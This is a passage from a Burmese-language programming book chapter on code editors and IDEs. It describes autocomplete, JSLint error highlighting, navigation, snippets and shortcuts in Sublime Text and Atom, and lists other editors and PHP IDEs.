Auto Complete တွေက Word Complete အပြင် Function Completion ကိုပါလုပ်ပေးနိုင်ပါတယ်။ **ပုံ (၁၆-ခ)** ကို ကြည့်ပါ။ is_ လိုက်ရိုက်လိုက်တာနဲ့ PHP မှာရှိနေတဲ့ is_ နဲ့စတဲ့ Function စာရင်းကိုလာပြနေလို့ အသင့်ရွေးချယ် လိုက်ယုံပဲ ဖြစ်ပါတယ်။ ဒီစနစ်တွေက Smart လည်းဖြစ်ကြပါတယ်။ ကျွန်တော်တို့ ခဏခဏသုံးတဲ့ Function တွေကိုမှတ် ထားပြီး အကြံပြုတဲ့အခါ အသုံးများခဲ့တဲ့ Function တွေကို ဦးစားပေးအကြံပြုပေးနိုင်လို့ အတော်လေး အထောက်အကူဖြစ် စေပါတယ်။

Code ရေးသားမယ့် Text Editor ဟာ Function Complete ထိလုပ်ပေးနိုင်တဲ့ Auto Complete စနစ်တွေပါဝင်သင့် ပါတယ်။ အနည်းဆုံး Word Complete လောက်တော့ လုပ်ပေးနိုင်သင့်ပါတယ်။

16.3 - Error Highlight

အသုံးပြုတဲ့ Editor က ကျွန်တော်တို့ရေးသားနေတဲ့ Code အမှားတွေကိုထောက်ပြနိုင်မယ်ဆိုရင်တော့ အကောင်းဆုံးပါပဲ။ အမှန်တော့ ဒီလုပ်ဆောင်ချက်မျိုးက IDE ခေါ် Integrated Development Environment များမှာသာ ပါဝင်လေ့ရှိတဲ့ လုပ်ဆောင်ချက်ဖြစ်ပါတယ်။ Text Editor တွေရဲ့သဘာဝက Language တစ်ခုခုအတွက်ရည်ရွယ်တာမဟုတ်ပဲ မည်သည့် Language အတွက်မဆို ရေးလို့ရအောင် ရည်ရွယ်ဖန်တီးထားကြပါတယ်။ ဒါကြောင့် Language တစ်ခုနဲ့ ရေးထားတဲ့ Code အမှားကို နားလည်ဖော်ပြ ပေးနိုင်တဲ့လုပ်ဆောင်ချက်မျိုး တစ်ခါတည်းပါဝင်လေ့မရှိကြပါဘူး။ ဒါပေမယ့် Plugin များ Extension များ အနေနဲ့ထည့်သွင်းပြီး အမှားထောက်ပြပေးနိုင်တဲ့ လုပ်ဆောင်ချက်တွေ ဖြည့်စွက်ထားနိုင်ပါတယ်။

```
48  // Task <li> element constructor
49  function build_task(msg, id {
50      checkbox = $("<input>", {
51          type: "checkbox"
52      }).click(function() {
53          if($(this).is(":checked")) {
54              li = $(this).parent();
55
```

ပုံ (၁၆-ဂ) JSLint in Sublime Text 3

ပုံ (၁၆-ဂ) မှာလေ့လာကြည့်ပါ။ Sublime Text လို့ခေါ်တဲ့ Text Editor မှာ JSLint ခေါ် Package တစ်ခုကိုထည့်သွင်းထားတဲ့အတွက် ကျွန်တော်တို့ရေးထားတဲ့ JavaScript အမှားကို ထောက်ပြပေးနေတာကိုတွေ့ရမှာဖြစ်ပါတယ်။ build_task Function အတွက် ဝိုက်ကွင်းအပိတ်ကျန်ခဲ့လို့ Highlight လုပ်ပြနေတာပါ။ ဒီအတိုင်းဆိုရင် ရုတ်တရက် သတိမမူမိပဲ မေ့ကျန်သွားနိုင်ပါတယ်။ JSLint က ထောက်ပြတဲ့အတွက် မြင်သာသွားလို့ စောစောစီးစီး ကတည်းက ကြိုတင်ပြင်ဆင်နိုင်သွားမှာ ဖြစ်ပါတယ်။ Text Editor မှာ ဒီလို Error Highlight လုပ်ဆောင်ချက်များ ဖြည့်စွက်ထားလို့ ရမှ အလုပ်တွင်မှာဖြစ်ပါတယ်။

16.4 - Navigation

နောက်ထပ်အရေးကြီးတဲ့လုပ်ဆောင်ချက်ကတော့ သွားချင်တဲ့နေရာကို မြန်မြန်ဆန်ဆန် သွားစေနိုင်တဲ့ Navigation လုပ် ဆောင်ချက် ဖြစ်ပါတယ်။ **ပုံ (၁၆-ဃ)** မှာ Sublime Text ရဲ့ Goto Everywhere လုပ်ဆောင်ချက်ကို နမူနာ အနေနဲ့ ဖော်ပြထားပါတယ်။

ပုံ (၁၆-ဃ) File Navigation in Sublime Text 3

သွားလိုတဲ့ File ရှိရာကိုသွားနိုင်ဖို့ သတ်မှတ်ထားတဲ့ Shortcut (Ctrl+P) ကိုနှိပ်ပြီး File အမည်မှာ ပါတဲ့ စာလုံးတစ်ချို့ ရိုက်လိုက်တာနဲ့ ကိုက်ညီတဲ့ File စာရင်းကို ဖော်ပြပေးလာမှာဖြစ်ပါတယ်။ Fuzzy Search သုံးထားတာ ဖြစ်လို့ File အမည်အတိအကျရိုက်နေဖို့မလိုပါဘူး။ ကိုယ်ဖွင့်လိုတဲ့ File အမည်မှာပါတဲ့ စာလုံးတစ်ချို့ကို ရိုက်လိုက်ရင် ရပါပြီ။ ပုံမှာ cat လို့ရိုက်လိုက်တာနဲ့ controller နဲ့ model Folder များထဲက category.php ကို ရွေးချယ်ဖွင့်လှစ် နိုင်မှာဖြစ်သလို view/category Folder ထဲက File တွေကိုလည်း ဖွင့်နိုင်မှာဖြစ်ပါတယ်။ ဒီနည်းနဲ့ Code Base ဘယ်လောက်ကြီးကြီး သွားလိုတဲ့ Code File ကို အမြန်ဆုံးသွားရောက်နိုင်မှာဖြစ်ပါတယ်။ Folder တွေ တစ်ခုချင်း လိုက်ဖွင့်၊ လိုက်ရှာနေစရာမလိုတော့ပါဘူး။


ပုံ (၁၆-c) Function Navigation in Sublime Text 3

ဖွင့်လိုတဲ့ဖိုင်ကိုချက်ခြင်းဖွင့်နိုင်ယုံတင်မကပါဘူး။ သွားလိုတဲ့ Function ရှိရာကို ချက်ခြင်းသွားနိုင်စေတဲ့ လုပ်ဆောင်ချက်လည်း Sublime Text မှာ ပါဝင်ပါတယ်။ Goto Everywhere Box ထဲမှာ @ Sign လေးထည့်လိုက်ပြီး လက်ရှိ Code File အတွင်းမှာ ပါဝင်တဲ့ Function များရှိရာကို သွားရောက်နိုင်မှာဖြစ်ပါတယ်။

16.5 - Code Snippets

Code Snippets ဆိုတာကတော့ ရေးသားရမယ့် Code တွေကို အကုန်ရေးစရာမလိုပဲ သတ်မှတ်ထားတဲ့ အတိုကောက် ရေးသားလိုက်ယုံနဲ့ အပြည့်စုံကို အလိုအလျှောက်ရေးပေးသွားတဲ့ လုပ်ဆောင်ချက်မျိုးဖြစ်ပါတယ်။ **ပုံ (၁၆-စ)** မှာ for လို့ ရိုက်လိုက်တာနဲ့ Sublime Text က for Loop, foreach Loop များကို အလိုအလျှောက်ရေးပေးဖို့ အကြံပြု လာပါတယ်။ for လို့ အတိုရေးပြီး Tab နှိပ်လိုက်ရင် PHP for Loop Structure တစ်ခုကို အပြည့်အစုံ ထည့်ပေး သွားမှာဖြစ်ပါတယ်။ foreach လို့ရိုက်ပြီး Tab နှိပ်လိုက်ရင်လည်း foreach Loop တစ်ခုကို အပြည့်အစုံထည့် ရေးပေးသွားမှာဖြစ်လို့ ကျွန်တော်တို့က တစ်လုံးချင်းလိုက်ရေးနေဖို့ မလိုတော့ပါဘူး။

`html` လောက်ရိုက်ပြီး Tab နှိပ်လိုက်ရင်လည်း HTML Structure အပြည့်အစုံ ကို Text Editor က အလို အလျှောက်ဖြည့်ပေးသွားမှာပါ။ `div.header` လို့ရိုက်ပြီး Tab နှိပ်လိုက်ရင် `<div class="header"></div>` လို့ ရေးသားထည့်သွင်း ပေးသွားမှာဖြစ်ပါတယ်။ ဒါကြောင့် Code Snippets လုပ်ဆောင်ချက်ပါဝင်မယ်၊ ကျွန်တော်တို့က လည်း ထိရောက်အောင်အသုံးချမယ်ဆိုရင် အတော်လေးအလုပ်တွင်သွားမှာဖြစ်ပါတယ်။



ပုံ (၁၆-စ) Code Snippets in Sublime Text 3

16.6 - Other Features


အခု ဖော်ပြခဲ့တဲ့ လုပ်ဆောင်ချက်တွေ အားလုံးပါဝင်ပြီး လက်ရှိမှာ အတော်လေး Popular ဖြစ်နေတာကတော့ Sublime Text 3 နဲ့ Atom တို့ဖြစ်ပါတယ်။ နှစ်မျိုးလုံးက Windows, Mac, Linux စတဲ့ OS အားလုံးမှာ အသုံးပြုနိုင်တဲ့ Text Editor တွေဖြစ်ကြပါတယ်။ Sublime Text 3 က Open Source Software တစ်ခုတော့ မဟုတ်ပါဘူး။ ဒါပေမယ့် လုပ်ဆောင်ချက်အပြည့်အစုံပါဝင်တဲ့ Trial Version ကို ရက်အကန့်အသတ်မရှိပေးထားလို့ မည်သူမဆို အခမဲ့အသုံးပြုခွင့်ရတဲ့ သဘောဖြစ်ပါတယ်။ Sublime Text ကို sublimetext.com မှာ Download ရယူနိုင်ပါတယ်။ Atom ကတော့ Open Source Editor တစ်ခုဖြစ်ပြီး စိတ်ဝင်စားဖို့ကောင်းတာက၊ Editor တစ်ခုလုံးကို JavaScript နဲ့ ရေးသားထားခြင်းပဲ ဖြစ်ပါတယ်။ Atom ကို atom.io မှာ Download ရယူနိုင်ပါတယ်။ Atom ကတော့ အခုနောက်ပိုင်း ပိုထင်ရှားလာပါတယ်။ အမှန်တော့ Atom ရဲ့ လုပ်ဆောင်ချက်တွေက Sublime Text ကို နမူနာယူ ဖန်တီးခဲ့တာ ဖြစ်ပါတယ်။ ပေါ့ပေါ့ပါးပါး လိုချင်ရင် Sublime Text ကို သုံးသင့်ပြီး လုပ်ဆောင်ချက် ပိုမိုပြည့်စုံပြီး ပိုခေတ်မီတာကို သုံးချင်ရင်တော့ Atom ကို သုံးနိုင်ပါတယ်။

ဒီ Editor တွေမှာ အခြားထူးခြားတဲ့လုပ်ဆောင်ချက်တွေ ပါဝင်ပါသေးတယ်။ နမူနာပုံတွေကို ပြန်လေ့လာကြည့်ရင် ညာဘက်အစွန်မှာပါဝင်တဲ့ Mini-Map ကိုတွေ့ရနိုင်ပါတယ်။ သိပ်ရှည်တဲ့ Code File တွေမှာ တစ်နေရာကနေ တစ်နေရာ ကိုသွားဖို့ အထောက်အကူဖြစ်စေပါတယ်။ Multiple-Cursor လုပ်ဆောင်ချက်လည်းပါဝင်ပါတယ်။ ဥပမာ -

```
$name = $_POST['name'];
if($name == $config['name']) { … }
```

နမူနာပါဝင်တဲ့ `name` ဆိုတဲ့စာလုံးတွေအစား `fname` နဲ့အစားထိုးလိုတယ်ဆိုရင် ပထမ `name` ကို Select လုပ်ပြီး `Ctrl+D` နှိပ်သွားခြင်းအားဖြင့် အခြား `name` တွေကို Multi-Select လုပ်ပေးသွားမှာဖြစ်ပါတယ်။ လိုသလို Select ရရှိပြီဆိုမှ `fname` လို့ တစ်ကြိမ်ရိုက်လိုက်တာနဲ့ Select လုပ်ထားတဲ့ `name` တွေအားလုံး `fname` ဖြစ်သွားမှာဖြစ်လို့ အတော်လေးအသုံးဝင်တဲ့ လုပ်ဆောင်ချက်ဖြစ်ပါတယ်။

အသေးအမွှားဆိုပေမယ့် အတော်လေးအထောက်အကူဖြစ်တဲ့ တစ်ခြားလုပ်ဆောင်ချက်လေးတွေ ပါဝင်ပါသေးတယ်။ Code လိုင်းတစ်ခုကို Duplicate လုပ်လိုရင် `Ctrl+Shift+D` နှိပ်ပြီးလိုသလောက် Duplicate လုပ်နိုင်ပါတယ်။ လိုင်းတွေ အပေါ် အောက် ရွှေ့လိုရင် `Ctrl+Alt` နဲ့ `Up/Down` Arrow တွေကိုနှိပ်ပြီးရွှေ့နိုင်ပါတယ်။ အပေါ် အောက် တန်းစီရေးထားတဲ့ Code တွေကိုတစ်လိုင်းထဲဖြစ်စေလိုရင် `Ctrl+J` နှိပ်ပြီး တစ်လိုင်းတည်းဖြစ်အောင် Join လိုက်နိုင်ပါတယ်။ လက်ရှိ လိုင်းကို ခေတ္တယာယီ Comment ပိတ်ချင်တယ် (သို့မဟုတ်) ပြန်ဖွင့်ချင်တယ်ဆိုရင် `Ctrl+/` နဲ့ အဖွင့်အပိတ်လုပ်နိုင် ပါတယ်။ Code တွေဖျက်တဲ့အခါ Character တစ်ခုခြင်း မဟုတ်ပဲ Word အလိုက် ဖျက်သွားချင်ရင် `Ctrl+Backspace` နဲ့ ဖျက်နိုင်ပါတယ်။ တစ်လိုင်းလုံးဖျက်ပြစ်လိုရင် တစ်ကူးတစ်ကူး Select လုပ်ပြီးဖျက်နေစရာမလိုပါဘူး။ `Ctrl+Shift+K` နှိပ်ပြီးဖျက်နိုင်ပါတယ်။



ပုံ (၁၆-ဆ) Split-Screen Editing in Sublime Text 3

ပုံ (၁၆-ဆ) မှာပြထားသလို Column တွေခွဲပြီး Code File သုံးလေးခုကို တစ်ပြိုင်တည်းရေးသားနိုင်ပါတယ်။ တစ်ဘက် မှာ HTML Document ကိုဖွင့်ထားပြီး နောက်တစ်ဘက်မှာ သက်ဆိုရာ CSS ကိုဖွင့်ထားနိုင်တဲ့အတွက် File တစ်ခုနဲ့တစ်ခု ကူးနေရတာနဲ့ အချိန်ကုန်စရာမလိုတော့ပါဘူး။ အခြားအသေးအမွှားလေးတွေဖြစ်တဲ့ Line Number ဖော်ပြပုံ၊ Indent Guide ဖော်ပြပုံ၊ Close Tag တွေအလိုအလျှောက်ထည့် သွင်းပေးပုံတွေဟာလည်း အတော်လေး Smart ဖြစ်ပြီး ပြည့်စုံကောင်းမွန်တဲ့ Editor တစ်ခုဖြစ်ပါတယ်။

လုပ်ဆောင်ချက်တွေအများကြီးပါလို့ Shortcut တွေ မှတ်ရခက်မှာကို စိတ်ပူဖို့မလိုပါဘူး။ `Ctrl+Shift+P` တစ်ခုကိုသာ မှတ်ထားပြီး နှိပ်လိုက်ရင်တဲ့အခါပေါ်လာတဲ့ Command Platte မှာ Sublime Text ရဲ့လုပ်ဆောင်ချက်တွေကို စုစည်းပေးထားမှာဖြစ်လို့ လိုချင်တဲ့လုပ်ဆောင်ချက်ကို အသင့်ရွေးချယ်အသုံးပြုယုံပါပဲ။

ဖြည့်စွက်လုပ်ဆောင်ချက်တွေကိုလည်း Package များအနေနဲ့ ထည့်သွင်းထားနိုင် ပါသေးတယ်။ ဥပမာ - CSS3 ရေးသားတဲ့အခါ Vendor Prefix တွေကို ကိုယ်တိုင်လိုက်ထည့် မနေလိုပဲ Sublime Text ကို ထည့်ပေးစေလိုရင် `Prefixr` လို Package မျိုး ထည့်သွင်းထားနိုင်ပါတယ်။ ရေးသားထားတဲ့ JavaScript Code တွေကို အလိုအလျှောက် Minify လုပ်ပေးနိုင်တဲ့ `JSMinifier` လို Package မျိုးတွေလည်း ဖြည့်စွက် ထည့်သွင်းထားနိုင်ပါတယ်။

ဒါကြောင့် Sublime Text နဲ့ Atom တို့လို Editor တွေကို ထိရောက်အောင်သုံးနိုင်မယ်ဆိုရင် ကိုယ့်ရဲ့နေ့စဉ် Development ဟာ အများကြီး အဆင်ပြေ ချောမွေ့သွားစေမှာဖြစ်ပါတယ်။

16.7 - Other Text Editors

လုပ်ဆောင်ချက်တွေ အတိအကျမတူပေမယ့် သူ့အားသာချက်နဲ့သူရှိတဲ့ အခြား Text Editor များ လည်းရှိပါသေးတယ်။ Syntax Highlight, Auto Completion, Navigation နဲ့အခြား အခြေခံလုပ်ဆောင်ချက် တွေ ကတော့ အတူတူပဲဖြစ်မှာပါ။ ဖြည့်စွက်လုပ်ဆောင်ချက်တွေမှာတော့ အချို့လည်း Sublime Text နဲ့ Atom လောက် မပြည့်စုံပါဘူး။ အချို့လုပ်ဆောင်ချက်တွေမှာတော့ Sublime Text နဲ့ Atom ထက်ပိုကောင်းတာတွေလည်း ရှိနိုင်ပါတယ်။

အခုနောက်ပိုင်းနာမည်ရလာတဲ့ Code Editor တစ်ခုကတော့ Bracket ပဲဖြစ်ပါတယ်။ HTML ကို Edit လုပ်နေစဉ်သက်ဆိုင်ရာ CSS Code ကို Inline Edit လုပ်နိုင်တဲ့လုပ်ဆောင်ချက်မျိုးနဲ့၊ ရလဒ်ကိုတစ်ခါတည်း တွေ့မြင်ရနိုင်တဲ့ Live Preview စတဲ့ ထူးခြားတဲ့လုပ်ဆောင်ချက်တွေပါဝင်ပါတယ်။ သူလည်းပဲ Open Source Editor တစ်ခုဖြစ်ပါတယ်။

Windows အတွက် အထူးထင်ရှားတာကတော့ **Notepad++** ဖြစ်ပါတယ်။ သူလည်းပဲ လျှင်မြန်ပြီး Split-screen ကဲ့သို့ လုပ်ဆောင်ချက်တွေပါဝင်တဲ့ Text Editor ကောင်းတစ်ခုဖြစ်ပါတယ်။ Sublime Text လောက် Feature မစုံပေမယ့် Code Editor တစ်ခုအနေနဲ့ လိုအပ်တဲ့လုပ်ဆောင်ချက်အားလုံးပါဝင်လို့ အသုံးများတဲ့ Open Source Text Editor တစ်ခုဖြစ်ပါတယ်။

Linux အတွက်ဆိုရင်တော့ Gedit, Vim စတဲ့ Editor တွေရှိပါတယ်။ Gedit က လူသုံးများတဲ့ Ubuntu Linux လို OS မျိုးမှာ Default Text Editor အဖြစ် ပါဝင်လာမှာဖြစ်လို့ သီးခြားထည့်သွင်းနေဖို့တောင်မလိုပါဘူး။ Vim ကတော့ အတော်လေး Advance ဖြစ်တဲ့ Editor တစ်ခုဖြစ်ပြီး Windows တို့ Mac တို့မှာလည်းအသုံးပြုနိုင်ပါတယ်။ ဒါပေမယ့် တစ်ခြား Text Editor တွေနဲ့ အတော်လေးကွဲပြားတဲ့အတွက် အသုံးပြုတက်ဖို့ အချိန်ပေးလေ့လာရနိုင်ပါတယ်။ ဒါပေမယ့် သုံးတက်သွားရင် အများကြီး အသုံးဝင်ပါတယ်။ Server အများစုမှာလည်း အသင့်ထည့်သွင်းပေးထားလေ့ရှိတဲ့ Editor ဖြစ်လို့လေ့လာထားသင့်ပါတယ်။


- **Bracket:** http://brackets.io/
- **Notepad++**: http://www.notepad-plus-plus.org/
- **Vim**: http://www.vim.org

16.8 - Integrated Development Environment - IDE

Text Editor တွေထက် လုပ်ဆောင်ချက်ပိုမိုပြည့်စုံတဲ့ IDE တွေရှိပါသေးတယ်။ IDE တွေက Text Editor တွေမှာ ပါဝင် တဲ့ လုပ်ဆောင်ချက်အားလုံးအပြင်၊ Debugging, Integrated Web Browser, Refactoring, Pop-Up Documen-tation, Integrated Version History, Database Browser စတဲ့ လုပ်ဆောင်ချက်တွေ ဖြည့်စွက်ပါဝင်နိုင်ပါတယ်။

Debugger တွေ တွဲဖက်ပါဝင်လို့ ရေးထားတဲ့ Code ကို အဆင့်လိုက် Trace လိုက်နိုင်မှာဖြစ်ပါတယ်။ ရလဒ်တွေကို လည်း Web Browser တစ်ခုနဲ့သီးခြားကြည့်နေဖို့မလိုပဲ လက်ရှိ IDE နဲ့တွဲဖက်ပါဝင်တဲ့ Integrated Browser မှာ ကြည့်ရှုနိုင် ပါတယ်။ ကြိုရေးထားတဲ့ Code Template တွေပါဝင်တက်လို့ အသင့်အသုံးပြုနိုင်ပါတယ်။ Function တွေကို Auto Complete ပြုလုပ်ပေးယုံမက အသုံးပြုပုံ Documentation နဲ့ Reference များပါ တွဲဖက်ဖော်ပြလို့

အသုံးပြုပုံ မေ့နေမှာကို ပူစရာမလိုတော့ပါဘူး။ Version History ကိုလည်း ရယူပေးထားနိုင်လို့ ပြင်ဆင်ဖြည့်စွက်လိုက်တဲ့ Code ကို မူလရှိနေတဲ့ Code ကနေ ကွဲပြားခြင်းသာ အောင်ဖော်ပြပေးနိုင်ပါတယ်။ ဒါ့အပြင် FTP Server တွေနဲ့ချိတ်ဆက်ပြီး ရေးသားထားတဲ့ Project ကို IDE ကနေ တစ်ခါတည်း Publish လုပ်နိုင်အောင်ဆောင်ရွက်ပေးတဲ့ လုပ်ဆောင်ချက်မျိုးတွေလည်းပါဝင်တက် ပါတယ်။ Database Server ကိုချိတ်ဆက် စီမံနိုင်တဲ့ လုပ်ဆောင်ချက်တွေလည်း တစ်ပါတည်းပါဝင်နိုင်ပါသေးတယ်။



ပုံ (၁၆-၉) NetBeans IDE

IDE ကွဲပြားသွားတာနဲ့အမျှ အသေးစိတ်လုပ်ဆောင်ချက်တွေကတော့ ကွဲပြားသွားမှာပါ။ PHP Development အတွက် အသုံးများတဲ့ IDE စာရင်းကို ဖော်ပြပေးလိုက်ပါတယ်။

- **Netbeans**: http://netbeans.org/
- **Eclipse PDT**: http://eclipse.org/pdt/
- **Aptana**: http://www.aptana.org/
- **Zend Studio**: http://www.zend.com/en/products/studio/
- **PHPStorm**: http://www.jetbrains.com/phpstorm/
- **PHPEdit**: http://www.phpedit.com/
- **DreamWeaver**: http://www.adobe.com/products/dreamweaver/

Netbeans, Eclipse နဲ့ Aptana တို့ဟာ အခမဲ့ရနိုင်တဲ့ IDE တွေဖြစ်ပြီး Zend Studio, PHPStorm နဲ့ PHPEdit တို့ကတော့ လိုင်စင်ဝယ်ယူ အသုံးပြုရနိုင်ပါတယ်။ VS.PHP လို Extension သုံးပြီးတော့ Microsoft Visual Studio နဲ့လည်း PHP Development ပြုလုပ်နိုင်ပါတယ်။

16.9 - Text Editor vs. IDE

Text Editor တွေရဲ့ထူးခြားချက်က မည်သည့် Language အတွက်မဆို အသုံးပြုနိုင်အောင် ရည်ရွယ်ဖန်တီးထားကြပြီး၊ IDE တွေကတော့ သက်ဆိုင်ရာနည်းပညာအတွက် ရည်ရွယ်တည်ဆောက်ထားကြခြင်းဖြစ်ပါတယ်။ Text Editor များက Code Editing ကိုသာ ဆောင်ရွက်ပေးလို့ Web Browser, Database Manager, FTP Software, Terminal နဲ့ အခြားဆက်စပ် Software များကို တွဲဖက်အသုံးပြုဖို့လိုနိုင်ပါတယ်။ IDE များကတော့ Development မှာ လိုအပ်တဲ့ လုပ်ဆောင်ချက်အားလုံး ကို IDE ကနေ ဆောင်ရွက်ပေးနိုင်ဖို့ ကြိုးစားထားတက်ကြပါတယ်။


Web Development မှာပါဝင်တဲ့ ဆက်စပ်နည်းပညာတွေက များလှပါတယ်။ PHP Project ဆိုပေမယ့် PHP တစ်မျိုး တည်း ရေးရတာမျိုးမဟုတ်ပါဘူး။ HTML/CSS လည်းရေးရပါတယ်။ JavaScript/jQuery လည်း ရေးရပါတယ်။ ပြီး တော့ Ajax App တွေမှာဆိုရင် Server-side ထက် Client-side Development ကို ပိုပြီး Focus လုပ်ရပါ တယ်။ ဒါကြောင့် IDE တွေက ဘယ်လောက်ပဲ အားလုံးကိုဆောင်ရွက်ပေးဖို့ ကြိုးစားထားပေမယ့် လုံလောက်လေ့မရှိပါဘူး။ အချိန်တန်တော့ IDE ကို Code Edit လုပ်ဖို့အတွက်လောက်ပဲအသုံးပြုပြီး ကျန်လုပ်ငန်းများကို သီးခြားဆောင်ရွက်ရတက် ပါတယ်။ IDE တွေဟာ လုပ်ဆောင်ချက်များစွာ ပါဝင်တဲ့အတွက် နေးလေ့ရှိပါတယ်။ တစ်ခုဖွင့်လိုက်ရင် ကွန်ပျူတာမှာ တစ်ခြား Software တွေ အပြိုင်သုံးဖို့ခက်သွားတက်ပါတယ်။ ဒါကြောင့် Code Edit သက်သက်အတွက်ဆိုရင်တော့ နေးကွေးတဲ့ IDE တွေ သုံးနေဖို့မလိုပါဘူး။ Text Editor တွေက Code Editing ကို IDE တွေထက်ပိုပြီး မြန်မြန် ဆန်ဆန်နဲ့ ပိုကောင်းအောင်လုပ်ပေးနိုင်ကြပါတယ်။

